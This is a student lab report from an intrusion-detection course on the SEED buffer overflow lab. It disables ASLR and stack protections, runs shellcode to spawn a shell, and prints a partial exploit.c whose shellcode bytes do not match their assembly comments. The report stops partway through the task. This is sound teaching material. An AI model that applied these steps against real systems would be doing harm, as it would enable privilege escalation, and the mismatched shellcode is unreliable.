

New York Institute of Technology



School of Engineering and Computing Sciences

**INCS 745 : Intrusion Detection and Hacker Exploits**

***Buffer Overflow Vulnerability Lab***

Harshita Grover (1276595)

Professor: Yunlong Shao


Date Submitted:

November 19, 2021


# Lab: Buffer Overflow Vulnerability Lab

## Turning off the Countermeasures

### Turn off Address Space Randomization




### Configuring /bin/sh (Ubuntu 16.04 VM only)





## Task 1: Running Shellcode



Creating a directory “lab” in Desktop where all our code files are stored.



The call\_shellcode.c file.



The stack.c file.



The exploit.c file.

The screenshot shows a Linux desktop environment with several windows open. The terminal window at the bottom contains C code for a exploit program. The file browser window above it displays the same exploit.c file.

```
SEEDlab [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
exploit.c (~/Desktop/lab - gedit)
Open ▾
Save
/* exploit.c */
/*
A program that creates a file containing code for launching shell*
#include <stdio.h>
#include <string.h>
#include <string.h>
char shellcode[] =
"\x31\xC9" /* xorl %eax,%eax */ "\x48\x31\xD2" /* pushl %rbx */ "\x48\x8B\x3F\x2F\x00\x00\x00\x00" /* pushl $0x68732f2f */ "\x48\x8B\x4F\x2F\x00\x00\x00\x00" /* pushl $0x6e69622f */ "\x48\x83\xC1" /* movl %eax,%ecx */ "\x48\x89\xE1" /* movl %rbx,%ecx */ "\x48\x89\xE3" /* movl %rcx,%rbx */ "\x48\x89\xE1" /* movl %rbx,%ecx */ "\x48\x89\xE9" /* cdq */ "\x48\x8B\x0B\x00\x00\x00\x00\x00" /* movb $0xeb,\%al */ "\x4C\x31\xD0" /* int $0x80 */ ;
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);
    /* You need to fill the buffer with appropriate contents here */
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
Saving file '/home/seed/Desktop/lab/exploit.c'...
C Tab Width: 8 Ln 36, Col 1 INS
Type here to search 1°C Cloudy 11:52 AM 11/18/2021
```

We, firstly, compile the `call_shellcode.c` file to check whether our shellcode is called.

The screenshot shows a Linux desktop environment with a dark theme. A terminal window is open in the foreground, displaying the following gcc compilation output:

```
[11/18/21]seed@Attacker:~/.../labs$ gcc -z execstack -o call_shellcode call_shellcode.c
call_shellcode.c: In function 'main':
call_shellcode.c:24:4: warning: implicit declaration of function 'strcpy' [-Wimplicit-function-declaration]
    ^

call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in function 'strcpy'
call_shellcode.c:24:4: note: include '<string.h>' or provide a declaration of 'strcpy'
[11/18/21]seed@Attacker:~/.../labs$
```

The desktop interface includes a vertical dock on the left with icons for various applications like a terminal, file manager, browser, and file editor. The taskbar at the bottom shows the Windows logo, a search bar, and pinned icons for File Explorer, Google Chrome, and File History. The system tray on the right displays the date (11/18/2021), time (1:02 PM), battery status, signal strength, and weather information (1°C Cloudy).


Now, we execute the call.shellcode.c code.

The screenshot shows the same Linux desktop environment as the previous one. The terminal window now shows the command being run:

```
[11/18/21]seed@Attacker:~/.../labs$ ./call_shellcode
```

The desktop interface remains the same, with the vertical dock, taskbar, and system tray visible.

Observation: The shellcode is called and we are able to enter into the shell.




The screenshot shows a Linux desktop environment with a terminal window open. The terminal output is as follows:

```
[11/18/21]seed@Attacker:~/.../lab$ gcc -z execstack -o call_shellcode call_shellcode.c
call_shellcode.c: In function 'main':
call_shellcode.c:24:4: warning: implicit declaration of function 'strcpy' [-Wimplicit-function-declaration]
    strcpy(buf, code);
           ^
call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in function 'strcpy'
call_shellcode.c:24:4: note: include <string.h> or provide a declaration of 'strcpy'
[11/18/21]seed@Attacker:~/.../lab$ ./call_shellcode
[11/18/21]seed@Attacker:~/.../lab$ $ exit
[11/18/21]seed@Attacker:~/.../lab$
```

The desktop interface includes a taskbar at the bottom with icons for File Explorer, Google Chrome, and others. The system tray shows the date and time as 11/18/2021, 1:03 PM, and the weather as 1°C Cloudy.

Compile the stack.c file by disabling the StackGuard Protection Scheme and using an executable stack.




The screenshot shows a Windows desktop environment with a terminal window open. The terminal output is as follows:

